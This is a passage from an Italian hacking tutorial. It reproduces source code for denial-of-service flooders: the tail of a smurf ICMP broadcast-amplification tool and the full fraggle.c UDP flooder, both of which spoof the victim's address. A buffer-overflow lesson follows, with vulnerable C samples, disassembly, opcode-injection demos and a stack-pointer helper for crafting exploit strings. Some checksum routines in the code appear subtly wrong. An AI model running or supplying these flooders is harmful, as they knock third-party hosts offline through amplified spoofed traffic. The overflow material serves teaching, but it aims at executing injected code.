                        }
                    } /* end getopt() loop */

                    for(i=0;i<maxip;i++)
                    {
                    /* create packet padding if neccessary */
                    if (!sm[i].padding)
                    {
                        sm[i].padding = (char *) malloc(sm[i].psize);
                        memset(sm[i].padding, 0, sm[i].psize);
                    }

                    /* create the raw socket */
                    if ((sm[i].s = socket(AF_INET, SOCK_RAW,
IPPROTO_RAW)) == -1)
                    {
                        perror("Creating raw socket (are you root?)");
                        exit(-1);
                    }

                    /* Include IP headers ourself (thanks anyway though)
*/
                    if (setsockopt(sm[i].s, IPPROTO_IP, IP_HDRINCL,
(char *)&on, sizeof(on)) == -1)
                    {
                        perror("setsockopt()");
                        exit(-1);
                    }
                    }/* Fine Ciclo */

                    /* read in our broadcasts and store them in our array
*/
                    while (fgets(buf, sizeof buf, bcastfile) != NULL)
                    {
                        char *p;
                        int valid;

                        /* skip over comments/blank lines */
                        if (buf[0] == '#' || buf[0] == '\n') continue;

                        /* get rid of newline */
                        buf[strlen(buf) - 1] = '\0';

                        /* check for valid address */
                        for (p = buf, valid = 1; *p != '\0'; p++)
                        {
                            if ( ! isdigit(*p) && *p != '.' )
                            {
                                fprintf(stderr, "Skipping invalid ip
%s\n", buf);
                                valid = 0;
                                break;
                            }
                        }

                        /* if valid address, copy to our array */
                        if (valid)
                        {
                            bcast[num] = inet_addr(buf);
                            num++;
```

```
                                if (num == 1024)
                                    break;
                            }
                        } /* end bcast while loop */

                        /* seed our random function */
                        srand(time(NULL) * getpid());
                        /* wee.. */
                         i=0;
                        for (n = 0, cycle = 0; n < sm[0].num ||
!sm[0].num; n++)
                        {
                            if(i==maxip) i=0;
                            smurficmp(&sm[i], bcast[cycle]);

                            /* quick nap */
                            usleep(sm[0].delay);

                            /* cosmetic psychadelic dots */
                            if (n % 50 == 0)
                            {
                                printf("\033[1;34m.\033[0m");
                                fflush(stdout);
                            }

                              i++;
                            cycle = (cycle + 1) % num;
                        }

                        exit(0);
                    }

                    void
                    usage (char *s)
                    {
                        fprintf(stderr,
                                "usage: %s <victim host_1> [<victim host_2>
... <victim host_10>] <broadcast file> [options]\n"
                                "\n"
                                "Options\n"
                                "-p:        Comma separated list of dest ports
(default 7)\n"
                                "-r:        Use random dest ports\n"
                                "-R:        Use random src/dest ports\n"
                                "-s:        Source port (0 for random
(default))\n"
                                "-S:        Packet size in bytes (default
64)\n"
                                "-f:        Filename containg packet data (not
needed)\n"
                                "-n:        Num of packets to send (0 is
continuous (default))\n"
                                "-d:        Delay inbetween packets (in ms)
(default 10000)\n"
                                "\n", s);
                        exit(-1);
                    }

                    u_long
                    resolve (char *host)
                    {
                        struct in_addr in;
                        struct hostent *he;

                        /* try ip first */
                        if ((in.s_addr = inet_addr(host)) == -1)
                        {
                            /* nope, try it as a fqdn */
```

```
                if ((he = gethostbyname(host)) == NULL)
                {
                    /* can't resolve, bye. */
                    herror("Resolving victim host");
                    exit(-1);
                }

                memcpy( (caddr_t) &in, he->h_addr, he->h_length);
            }

            return(in.s_addr);
        }


        void
        getports (struct smurf_t *sm, char *p)
        {
            char tmpbuf[16];
            int n, i;

            for (n = 0, i = 0; (n < 25) && (*p != '\0'); p++, i++)
            {
                if (*p == ',')
                {
                    tmpbuf[i] = '\0';
                    sm->dstport[n] = (u_short) atoi(tmpbuf);
                    n++; i = -1;
                    continue;
                }

                tmpbuf[i] = *p;
            }
            tmpbuf[i] = '\0';
            sm->dstport[n] = (u_short) atoi(tmpbuf);
            sm->dstport[n + 1] = 0;
        }

        void
        smurficmp (struct smurf_t *sm, u_long dst)
        {
            struct iphdr *ip;
            struct icmphdr *icmp;
            char *packet;

            int pktsize = sizeof(struct iphdr) + sizeof(struct
icmphdr) + sm->psize;

            packet = malloc(pktsize);
            ip = (struct iphdr *) packet;
            icmp = (struct icmphdr *) (packet + sizeof(struct
iphdr));

            memset(packet, 0, pktsize);

            /* fill in IP header */
            ip->version = 4;
            ip->ihl = 5;
            ip->tos = 0;
            ip->tot_len = htons(pktsize);
            ip->id = htons(getpid());
            ip->frag_off = 0;
            ip->ttl = 255;
            ip->protocol = IPPROTO_ICMP;
            ip->check = 0;
            ip->saddr = sm->sin.sin_addr.s_addr;
            ip->daddr = dst;

            /* fill in ICMP header */
```

```
                      icmp->type = ICMP_ECHO;
                      icmp->code = 0;
                      icmp->checksum = htons(~(ICMP_ECHO << 8));  /* thx
griffin */

                      /* send it on its way */
                      if (sendto(sm->s, packet, pktsize, 0, (struct sockaddr
*) &sm->sin,
                          sizeof(struct sockaddr)) == -1)
                      {
                          perror("sendto()");
                          exit(-1);
                      }

                      free(packet);                                      /*
free willy! */
                  }

                  u_short
                  in_chksum (u_short *addr, int len)
                  {
                      register int nleft = len;
                      register u_short *w = addr;
                      register int sum = 0;
                      u_short answer = 0;

                      while (nleft > 1)
                      {
                          sum += *w++;
                          nleft -= 2;
                      }

                      if (nleft == 1)
                      {
                          *(u_char *)(&answer) = *(u_char *)w;
                          sum += answer;
                      }

                      sum = (sum >> 16) + (sum + 0xffff);
                      sum += (sum >> 16);
                      answer = ~sum;
                      return(answer);
                  }

                int calcolamax(string *s,int argc)
                {
                 int i,j;
                 for(j=0;j<argc-1;j++)
                 {
                  if(s[j][0]<'1' || s[j][0]>'9') break;
                 }
                 return j;
                }
```

Altri Denial of Service

Come ho detto all'inizio gli exploits legati ai Dos li ho volutamente trattai solo superficilamente in quanto, parte alcuni casi, spesso sono utilizzati soltanto per motivazioni di "rompimento di scatole" da parte dei vari Superman dell'hacking (quelli che ogi tre parole ci mettono due porco xxx).
Alcune volte invece la tecnica è necessaria come ad esempio nel caso in cui si voglia azzittire un determinato host come nel caso delle tecniche di spoofing viste prima.
Il seguente programma è in grado di portare immediatamente l'uso della CPU a valori altissimi, creando quindi un Dos.

```
struct pktinfo
{
    int ps;
    int src;
    int dst;
};
void fraggle (int, struct sockaddr_in *, u_long dest, struct pktinfo *);
void sigint (int);
unsigned short checksum (u_short *, int);
int main (int argc, char *argv[])
{
    struct sockaddr_in sin;
    struct hostent *he;
    struct pktinfo p;
    int s, num, delay, n, cycle;
    char **bcast = malloc(1024), buf[32];
    FILE *bfile;
    /* banner */
    fprintf(stderr, "\nfraggle.c by TFreak\n\n");
    /* capture ctrl-c */
    signal(SIGINT, sigint);
    /* check for enough cmdline args */
    if (argc < 5)
    {
        fprintf(stderr, "usage: %s    "
                        " [dstport] [srcport] [psize] \n\n"
                        "target\t\t= address to hit\n"
                        "bcast file\t= file containing broadcast addrs\n"
                        "num packets\t= send n packets (n = 0 is
constant)\n"
                        "packet delay\t= usleep() between packets (in ms)\n"
                        "dstport\t\t= port to hit (default 7)\n"
                        "srcport\t\t= source port (0 for random)\n"
                        "ps\t\t= packet size\n\n",
                        argv[0]);
        exit(-1);
    }
    /* get port info */
    if (argc >= 6)
        p.dst = atoi(argv[5]);
    else
        p.dst = 7;
    if (argc >= 7)
        p.src = atoi(argv[6]);
    else
        p.src = 0;

    /* packet size redundant if not using echo port */
    if (argc >= 8)
        p.ps = atoi(argv[7]);
    else
        p.ps = 1;
    /* other variables */
    num = atoi(argv[3]);
    delay = atoi(argv[4]);
    /* resolve host */
    if (isdigit(*argv[1]))
        sin.sin_addr.s_addr = inet_addr(argv[1]);
    else
    {
        if ((he = gethostbyname(argv[1])) == NULL)
        {
            fprintf(stderr, "Can't resolve hostname!\n\n");
            exit(-1);
        }
        memcpy( (caddr_t) &sin.sin_addr, he->h_addr, he->h_length);
    }
    sin.sin_family = AF_INET;
```

```
    sin.sin_port = htons(0);
    /* open bcast file and build array */
    if ((bfile = fopen(argv[2], "r")) == NULL)
    {
        perror("opening broadcast file");
        exit(-1);
    }
    n = 0;
    while (fgets(buf, sizeof buf, bfile) != NULL)
    {
        buf[strlen(buf) - 1] = 0;
        if (buf[0] == '#' || buf[0] == '\n' || ! isdigit(buf[0]))
            continue;
        bcast[n] = malloc(strlen(buf) + 1);
        strcpy(bcast[n], buf);
        n++;
    }
    bcast[n] = '\0';
    fclose(bfile);

    /* check for addresses */
    if (!n)
    {
        fprintf(stderr, "Error:  No valid addresses in file!\n\n");
        exit(-1);
    }
    /* create our raw socket */
    if ((s = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) <= 0)
    {
        perror("creating raw socket");
        exit(-1);
    }
    printf("Flooding %s (. = 25 outgoing packets)\n", argv[1]);
    for (n = 0, cycle = 0; n < num || !num; n++)
    {
        if (!(n % 25))
        {
            printf(".");
            fflush(stdout);
        }
        srand(time(NULL) * rand() * getpid());
        fraggle(s, &sin, inet_addr(bcast[cycle]), &p);
        if (bcast[++cycle] == NULL)
            cycle = 0;
        usleep(delay);
    }
    sigint(0);
}
void fraggle (int s, struct sockaddr_in *sin, u_long dest, struct pktinfo
*p)
{
    struct iphdr *ip;
    struct udphdr *udp;
    char *packet;
    int r;

    packet = malloc(sizeof(struct iphdr) + sizeof(struct udphdr) + p->ps);
    ip = (struct iphdr *)packet;
    udp = (struct udphdr *) (packet + sizeof(struct iphdr));
    memset(packet, 0, sizeof(struct iphdr) + sizeof(struct udphdr) + p->ps);
    /* ip header */
    ip->protocol = IPPROTO_UDP;
    ip->saddr = sin->sin_addr.s_addr;
    ip->daddr = dest;
    ip->version = 4;
    ip->ttl = 255;
    ip->tos = 0;
```

```
    ip->tot_len = htons(sizeof(struct iphdr) + sizeof(struct udphdr) + p-
>ps);
    ip->ihl = 5;
    ip->frag_off = 0;
    ip->check = checksum((u_short *)ip, sizeof(struct iphdr));
    /* udp header */
    udp->len = htons(sizeof(struct udphdr) + p->ps);
    udp->dest = htons(p->dst);
    if (!p->src)
        udp->source = htons(rand());
    else
        udp->source = htons(p->src);
    /* send it on its way */
    r = sendto(s, packet, sizeof(struct iphdr) + sizeof(struct udphdr) + p-
>ps,
               0, (struct sockaddr *) sin, sizeof(struct sockaddr_in));
    if (r == -1)
    {
        perror("\nSending packet");
        exit(-1);
    }
    free(packet);         /* free willy 2! */
}
unsigned short checksum (u_short *addr, int len)
{
    register int nleft = len;
    register u_short *w = addr;
    register int sum = 0;
    u_short answer = 0;

    while (nleft > 1)
    {
        sum += *w++;
        nleft--;
    }
    if (nleft == 1)
    {
        *(u_char *) (&answer) = *(u_char *) w;
        sum += answer;
    }
    sum = (sum >> 17) + (sum & 0xffff);
    sum += (sum >> 17);
    answer = -sum;
    return (answer);
}

void sigint (int ignoremewhore)
{
    fprintf(stderr, "\nDone!\n\n");
    exit(0);
}
```

I buffers overflow

Quando una persona, dopo aver studiato l'hacking, scopre che di fatto questo non dispone di bacchette magiche per riuscire ad entrare nei sistemi remoti, spesso ci rimane male.
La realtà è che non una bacchetta magica ma un piccolo bastoncino alcune volte c'è anche se utilizzarlo non è sicuramente una delle cose più semplici.
Vi sarete chiesti negli altri capitoli sul come mai venivano trattati argomenti come l'assembler.
Ecco il perché !
Il sistema dei buffer overflow costituisce un metodo per raggiungere due obbiettivi differenti.
Il primo è sicuramente quello più semplice da capire in quanto spesso vi sarà capitato senza volerlo e precisamente quello di vedere il programma che smette di funzionare creando un crash di sistema.

I programmi eseguiti in memoria sono costituiti da istruzioni in codice binario, interpretabili anche come codice assemblativo, le quali vengono eseguite dal processore mediante l'ausilio di quello che è il puntatore all'istruzione (IP o instruction pointer).
Quando per qualsiasi motivo l'istruzione che sta per essere interpretata cambia, vuoi per un disturbo nella RAM che ha modificato il valore del codice operativo oppure perché i valori sono stati sovrapposti con altri per errori nell'ambito delle funzioni di assegnazione della memoria, il programma cessa di funzionare facendoci uscire a sistema operativo oppure bloccando tutto a tal punto da dover resettare fisicamente il sistema.
Come stavamo dicendo il sistema di overflow dei buffers potrebbe avere due scopi ben definiti e precisamente il primo legato al tentativo di mandare in crash un programma mentre il secondo quello di mandare in esecuzione del codice specificato nel buffer stesso come codici esadecimali.
Il primo sistema potrebbe essere rappresento da uno schema usato per fare comprendere il principio il quale ha uno scopo più dimostrativo che pratico in quanto poi in realtà il metodo per eseguirlo si basa sempre su questo sistema ma utilizzando altri riferimenti di memoria.
In ogni caso vediamo prima di cercare di dimostrare il concetto dell'overflow di memoria usando questo esempio.
Supponete che la dichiarazione di una variabile relativa ad un buffer creai un allocazione di memoria a partire da un certo indirizzo, 00400000 per esempio.
Come abbiamo detto nella parte legata alla programmazione, una variabile di qualsiasi tipo occupa in memoria un certo spazio, dipendente dal suo tipo, partendo da una locazione all'interno di uno dei segmenti o delle zone di memoria del programma.
Questo significa che se da qualche parte ci fosse una routine che riceve una sequenza di caratteri da mettere in quel buffer questa inizierebbe il riempimento partendo dal primo byte di memoria riservato per questa variabile.
Sempre in termini condizionali, se il programmatore avesse supposto che la lunghezza massima del buffer avrebbe potuto essere al massimo 100 caratteri significherebbe che per 100 bytes a partire da quest'indirizzo non verrebbe messo null'altro in quanto il sistema avrebbe riservato la memoria solo per questa variabile.
La definizione del buffer e la routine di inserimento dei valori in questo buffer potrebbe essere del tipo :

```
#include <memory.h>
#include <string.h>

char  buffer[100];

char main(void)
{
      char datiricevuti[1000];
      gets(datiricevuti);
      memcpy(buffer, datiricevuti, strlen(datiricevuti));
}
```

La variabile locale datiricevuti, come potete vedere, è di dimensioni molto maggiori a quella del buffer allocato globalmente, precisamente 10 volte.
I dati letti dalla funzione GETS verrebbero da prima collocati in questa variabile locale e poi copiati dentro al buffer dalla funzione MEMCPY.
Da questo si potrebbe capire che il valore inserito da tastiera potrebbe essere fino a 1000 bytes visto che la variabile che riceve direttamente questi dati è di queste dimensioni.
La funzione di copia al limite potrebbe copiare a partire dal primo indirizzo della variabile di destinazione anche molti BYTES di più di quanti ne potrebbe ricevere buffer.
Tutto questo per il fatto che il programma di fatto non controlla in effetti la dimensione del buffer da copiare e usa una funzione, STRLEN, che imbastisce il numero di bytes di copiare a seguito della valutazione del solo buffer di lettura locale.
Questo è quello che potrebbe capitare nei programmi indirizzati alla gestione di servers, sistemi operativi e librerie varie.

In altre parole alcuni valori passati dall'esterno potrebbero non venire controllati come lunghezza.
Chiaramente i bytes eccedenti andrebbero a sovrapporsi da qualche altra parte della memoria.
La visualizzazione del codice in assembler potrebbe essere :

```
003998B0 unk_4098B0        db     0 ;                    ; DATA XREF:
sub_401000+29•o
003998B1                   db    0 ;
003998B2                   db    0 ;
003998B3                   db    0 ;
003998B4                   db    0 ;
003998B5                   db    0 ;
….
….
00401000 sub_401000        proc near                     ; CODE XREF:
start+AF•p
00401000
00401000 var_3E8           = byte ptr -3E8h
00401000
00401000                   sub     esp, 3E8h
00401006                   lea     eax, [esp+3E8h+var_3E8]
0040100A                   push    esi
0040100B                   push    edi
0040100C                   push    eax
0040100D                   call    _gets
00401012                   lea     edi, [esp+3F4h+var_3E8]
00401016                   or      ecx, 0FFFFFFFFh
00401019                   xor     eax, eax
0040101B                   add     esp, 4
0040101E                   repne scasb
00401020                   not     ecx
00401022                   dec     ecx
00401023                   lea     esi, [esp+3F0h+var_3E8]
00401027                   mov     edx, ecx
00401029                   mov     edi, offset unk_4098B0
0040102E                   shr     ecx, 2
00401031                   repe movsd
00401033                   mov     ecx, edx
00401035                   and     ecx, 3
00401038                   repe movsb
0040103A                   pop     edi
0040103B                   pop     esi
0040103C                   add     esp, 3E8h
00401042                   retn
00401042 sub_401000        endp
```

Come potete vedere la linea **`00401029 mov     edi, offset unk_4098B0`** setta l'offset di dove caricare il valore.
unk_4098B0 corrisponde al nome dato dal disassemblatore alla variabile buffer.
Capirete che se il valore che verrà copiato è più corto o uguale ai 100 bytes riservati questi verranno inseriti nello spazio riservato per il buffer stesso.
Se invece di 100 bytes la lunghezza fosse molto maggiore si andrebbe a sovra scrivere la zona di codice creando problemi seri di esecuzione.
Nel caso precedente l'overflow del buffer avveniva nel caso di un buffer statico allocato in un segmento dati.
La stessa cosa in ogni caso avrebbe potuto avvenire anche all'interno di un altro segmento come ad esempio nell'heap.
Guardate il codice che segue.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <memory.h>

void  main(void)
{
      unsigned long diff;
      char *buffer1 = (char *) malloc(16);
      char *buffer2  = (char *) malloc(16);
      diff = (unsigned long) buffer2 - (unsigned long) buffer1;
      printf("ADDR  buffer1  =  %p,  ADDR  buffer2  =  %p,  diff  =  0x%x
bytes\n", buffer1, buffer2, diff),
      memset(buffer2, 'A', 15);
      buffer2[15] = '\0';
      printf("Prima del buffer overflow: buffer2 = %s\n", buffer2);
      memset(buffer1, 'B', (unsigned int)(diff + 8));
      printf("Dopo del buffer overflow: buffer2 = %s\n", buffer2);
}
```

Cosa abbiamo fatto ?
Abbiamo dichiarato due puntatori ovvero due spazi sufficienti a contenere un indirizzo.
Questo indirizzo è stato assegnato con quello relativo a due zone di memoria allocate con la funzione per l'allocazione dinamica MALLOC().
A questo punto buffer1 contiene l'indirizzo della prima zona di memoria allocata mentre buffer2 quello del secondo.
Diff a questo punto viene assegnato calcolando la differenza tra l'indirizzo del secondo buffer meno quello del primo.
In buffer2 mettiamo tutte A mediante la memset.
Ora nel buffer1 assegniamo più valori 'B' di quanti essa possa contenere (la sua dimensione + 8 bytes).
In questo modo il programma ci mostra gli effetti dello sconfinamento, ovvero dell'overflow, eseguito.
L'output a video è :

```
c:\Temp>buffer

ADDR buffer1 = 00321F80, ADDR buffer2 = 00321F98, diff = 0x18 bytes
Prima del buffer overflow: buffer2 = AAAAAAAAAAAAAAA
Dopo del buffer overflow: buffer2 = BBBBBBBBAAAAAAA

c:\Temp>
```

Esistono molti punti anche legati a DLL di sistema che possiedono degli indirizzi che possono creare problemi come ad esempio :

```
Dentro a SHELL32.DLL v 4.72.3110.6

@7FCE2373

In MSIEFTP.DLL v 5.00.2014.209

@71211EE9
@71215C92
@712121D8
@71215BE6
```

Molti linguaggi come ad esempio Visual Basic possiedono all'interno del RUNTIME il controllo dei valori assegnati.
In altre parole quando con questo linguaggio si dichiarava una variabile di un certo tipo, stringa ad esempio, in fase d'assegnazione il runtime conteggiava la lunghezza del valore passato e in caso di un valore eccessivo veniva mostrata una dialog con la segnalazione dell'errore.
Il Linguaggio C questo non lo fa per cui il corretto dimensionamento degli oggetti deve sempre essere eseguito dal programmatore.
La cosa tragica è che spesso ilo linguaggio C si basa su funzioni di libreria per l'esecuzione delle sue funzionalità più semplici come ad esempio l'input da tastiera e la stampa a video.
Sono da considerarsi potenzialmente pericolose le seguenti funzioni:

```
gets()
sprintf()
strcat()
strcpy()
streadd()
strecpy()
strtrns()
index()
fscanf()
scanf()
sscanf()
vsprintf()
realpath()
getopt()
getpass()
```

Chiaramente alcune volte i problemi sono interni alle librerie mentre altre volte i problemi sorgono da fatto che il programmatore non adottata certi sistemi per salvaguardare il sistema.
Partendo dal fatto che i problemi dei buffers overflow sono legati all'uso di quelle funzioni che non controllano le lunghezze dei dati copiati dentro a dei buffers, l'identificazione dei posti dove teoricamente potrebbe essere forzato uno di questi può essere eseguito mediante l'analisi fatta con dei disassemblatori dei vari software e DLL che gestiscono i servers.
Prendiamo ad esempio l'analisi di una DLL che fa parte del sistema di gestione di IIS.

```
74D40952
74D40952  loc_74D40952:                                ; CODE XREF:
.text:74D40947•j
74D40952               push    dword ptr [ebp+8]
74D40955               push    dword ptr [edi]
74D40957               call    ds:lstrcpyA
74D4095D               mov     ax, [ebp+0Ch]
74D40961               mov     [esi+3Ch], ax
74D40965               mov     eax, [ebp+10h]
74D40968               mov     [esi+8Ch], eax
74D4096E               mov     eax, [ebp+14h]
74D40971               mov     [esi+0ACh], eax
74D40977
74D40977  loc_74D40977:                                ; CODE XREF:
.text:74D40918•j
74D40977                                       ; .text:74D40950•j
74D40977               pop     edi
```

Qualche anno fa la EEYE, la casa che ha scritto RETINA, bombardò IIS con dei dati in qualsiasi posto questo potesse accettare un input.
Quello che cervano di ottenere era il crash di questo e di fatto trovarono un punto nel quale IIS si bloccò lasciando dentro ai registri i seguenti valori.

```
EAX   = 00F7FCC8  EBX   = 00F41130  ECX   = 41414141  EDX   = 77F9485A
ESI   = 00F7FCC0  EDI   = 00F7FCC0  EIP   = 41414141  ESP   = 00F4106C
```

```
EBP   = 00F410BC  EFL   = 00000246
```

La cosa interessante era legata al registro EIP (l'instruction pointer) uguale a 0x41414141 in quanto la sringa che loro avevano usato per bombardare il programma era di fatto una lunghissima sequenza di 0x41.
Questo significava che parte del valore inserito nel buffer era andato a sovrascrivere una valore di ritorno per cui era stato ripristinato dentro al registro EIP.
Quando un hacker mediante un analisi dei programmi con disassemblatori riesce a trovare una funzione vulnerabile, deve anche guardare bene come la funzione prende l'input dal mondo esterno.
Gli strumenti per questo tipo di analisi rimangono in primis i disassemblatori ma di fatto anche i debuggers possono essere usati.
Alla fine di questo capitolo vedremo anche le metodologie di programmazione che possono salvare dai buffer overflow.
Come abbiamo già visto durante la trattazione del linguaggio, il C non tratta come oggetti quelle che altri linguaggi definiscono con il termine di STRINGHE.
Questo significa che sequenze di caratteri vengono viste dal C come se fossero degli arrays di tipi semplici.
In altre parole la stringa "FLAVIO" viene vista come una sequenza di 7 caratteri (6 di lunghezza + 1 NULL di fine stringa).
Nell'esempio precedente abbiamo visto cosa capita se un valore da una zona di memoria sconfina in un'altra zone relativa a qualche altro oggetto.
Ma se questo punto fossimo andati a soprascrivere una zona con all'interno del codice, che cosa sarebbe capitato ?
Parlando dell'assembler abbiamo visto come di fatto i nostri programmi possono essere visti come sequenze di CODICI OPERATIVI (OPCODE) ciascuno dei quali corrispondono ad un codice di un istruzione assembler relativa al processore.
Facciamo un altro esempio.
Pendiamo un piccolissimo programma in assembler che svolga qualche funzione.
Esiste nel sistema operativo una zona del BIOS che richiamandola, dopo avere settato 1234 nel registro AX, permette di fare il BOOT della macchina.
Il seguente programma esegue il reboot del sistema.

```
STI
XOR     BX,BX
MOV     DS,BX
MOV     BX,0472
MOV     AX,1234
MOV     [BX],AX
JMP     FFFF:0000
```

Ora compiliamo il programma con il compilatore Visual C con il flag che permette di creare il sorgente in assembler.

```
Cl – Faprova.asm prova.c
```



Andiamo a vedere la traduzione in assembler e ricopiamo i codici operativi in esadecimale di quel codice.

```
0xFB,0x31,0xDB,0x8E,0xDB,0xBB,0x72,0x04,0xB8,
0x34,0x12,0x89,0x07,0xEA,0x00,0x00,0xFF,0xFF
```

A questo punto facciam0o una prova molto semplice.
Mettiamo questi codici dentro ad un array numerico e poi facendogli credere al sistema che quello non è l'indirizzo di un array di numeri ma l'indirizzo d'inizio di una funzione proviamo a chiamarla.

Sorpresa !
Il codice viene eseguito esattamente come se in effetti fossero istruzioni originarie del programma.
Questo significa che se noi da qualche parte riuscissimo a mettere in memoria i codici operativi di qualche funzionalità questa potrebbe essere tranquillamente eseguita.

```
    unsigned char far array[] = {
                          /* ---- [CODICE  DI BOOT.COM] ---- */
            0xFB,0x31,0xDB, /* FB            STI               */
            0x8E,0xDB,0xBB, /* 31DB          XOR     BX,BX     */
            0x72,0x04,0xB8, /* 8EDB          MOV     DS,BX     */
            0x34,0x12,0x89, /* BB7204        MOV     BX,0472   */
            0x07,0xEA,0x00, /* B83412        MOV     AX,1234   */
            0x00,0xFF,0xFF  /* 8907          MOV     [BX],AX   */
                          /* EA0000FFFF    JMP     FFFF:0000 */
                          /* ----------------------------- */
      };

      void    main(void)
      {
            void (far *funct)() = (void(far *)()) array;
            (*funct)();
      }
```

Ma come ho già detto prima, a noi l'uso dei buffers overflow al fine di interrompere bruscamente un programma non ci interessa in quanto la cosa interessante è invece quella legata all'esecuzione di codice aggiuntivo il quale potrebbe essere relativo a qualche chiamata a procedure esterne come l'attivazione di shell o cose di questo tipo.
Per fare questo si deve conoscere bene la struttura dei programmi e in particolare l'uso dello STACK.
Per capire bene questo meccanismo, come abbiamo detto prima, si deve conoscere bene come un processo è organizzato in memoria.
I processi sono suddivisi in tre regioni e precisamente nel segmento di TEXT o codice, in quello di DATA o dei dati ed infine nel segmento di STACK.
La seguente immagine mostra i segmenti visti con un analizzatore di PE di programma.

La definizione di questi segmenti è stato visto nel capitolo legato alla programmazione assembler ma in ogni caso possiamo rinfrescare le idee ripetendo che questo è destinato a contenere il codice dei programmi ovvero le istruzioni..
I segmenti di DATA possono contenere dati inizializzati prima e poi quelli non inizializzati.
In questa regione vengono salvate le variabili statiche.

Il concetto fondamentale comunque rimane quello dello stack il quale, volendo ripetere al definizione, è uno dei concetti fondamentali dell'informatica.
Teoricamente è un tipo d'oggetto utilizzato per memorizzare dei valori in cui l'ultimo valore inserito sarà il primo ad uscire.
Nel capitolo legato all'assembler lo abbiamo paragonato allo spunzone delle consumazioni del barista nel quale il primo biglietto a essere inserito sarà anche l'ultimo ad essere estratto.
Il termine per definire questo tipo di gestione è LIFO ovvero LAST INPUT FIRST OUTPUT.
In termine di programmi invece lo stack è un segmento utilizzato per la memorizzazione delle variabili locali e per il contenimento dei valori di ritorno legati alle chiamate delle funzioni.
Quando una funzione viene chiamata il valore dell'indirizzo di dove questa è avvenuta viene inserita nello stack e successivamente il registro EIP viene aggiornato con l'indirizzo di dove il programma deve saltare.
Successivamente quando la funzione viene terminata il valore viene prelevato dallo stack e viene ripristinato.
Le istruzioni assembler che permettono di inserire ed estrarre valori dallo stack sono PUSH e POP.
I computer moderni sono concepiti tenendo a mente i linguaggi di programmazione ad alto livello, al contrario dei sistemi di molti anni fa che avevano l'assembler come linguaggio fondamentale.
Questi tipi di linguaggi contemplano nei concetti di procedura o funzione le strutture fondamentali per le loro gestioni.
Come abbiamo appena detto la gestione dei flussi d'esecuzione quando esistono chiamate a funzioni pretendono che i valori di ritorno dopo le chiamate vengano memorizzati da qualche parte.
Lo stack abbiamo appunto detto che è la zona di memoria ideale per tali gestioni.
Lo stack fisicamente deve essere concepito come un blocco di memoria in cui i bytes sono consecutivi.
All'interno del processore esistono due registri il cuoi scopo è appunto quello legato al corretto funzionamento dello stack.
Ogni volta che avviene una chiamata ad una funzione l'indirizzo di ritorno viene PUSH-ato nello stack mentre tutte le volte che si presenta un istruzione di RET-urn da una di queste il valore viene POP-ato.
Il registro SP generalmente punta all'ultimo indirizzo dello stack e più precisamente sul primo bytes libero dopo di questo.
Il seguente programmino server a stampare sp semplicemente copiandolo dentro al registro EAX all'interno della funzione sp().
Vi ricorderete che le funzioni restituiscono il valore di ritorno mediante il registro AX.

```
unsigned long sp(void) {
        __asm__("movl %esp, %eax");
}

void main(void) {
```

```
        printf("0x%x\n", sp());
}
```

Un programma che può essere usato per calcolare la posizione dello stack è quello che segue:

```
/**********************************************************************/
/*  Calculate the stack pointer value for this program. Since it doesn't  */
/*  vary very much from one program to another inside the same shell, the */
/*  returned value can be used with a good accuracy. The output is in a   */
/*  binary format so that it can be concatenated to another string        */
/*  containing a portion of code. Warning !! The value returned mustn't   */
/*  have any of its 4 bytes set to 0, or it will be an 'end of string'.   */
/*  You can play with argv to subtract a value to the stack before giving */
/*  it to stdout.                                                         */
/*                                                                        */
/*                                                  Willy                 */
/**********************************************************************/

#include <stdio.h>

static inline getesp() {
  __asm__(" movl %esp,%eax ");
}

main (int argc, char **argv) {
  long unsigned esp;
  int decal=0;

  if (argc>1) decal=atoi(argv[1]);

  esp=getesp()-decal;
  fwrite(&esp,4,1,stdout);
  fwrite(&esp,4,1,stdout);
}
```

Alcuni tipi di processori oltre a possedere questo registro considerano conveniente possedere un FRAME POINTER (FP) utilizzato per puntare ad una locazione fissa all'interno di un frame.
La prima cosa che una procedura deve fare quando viene chiamata è salvare il valore del precedente FP e quindi salvare dentro a questo il valore di SP in modo da creare un nuovo FRAME POINTER e quindi salvare SP in modo di riservare spazio per le variabili locali.
Questo codice è definito con il termine di PROCEDURE PROLOG.
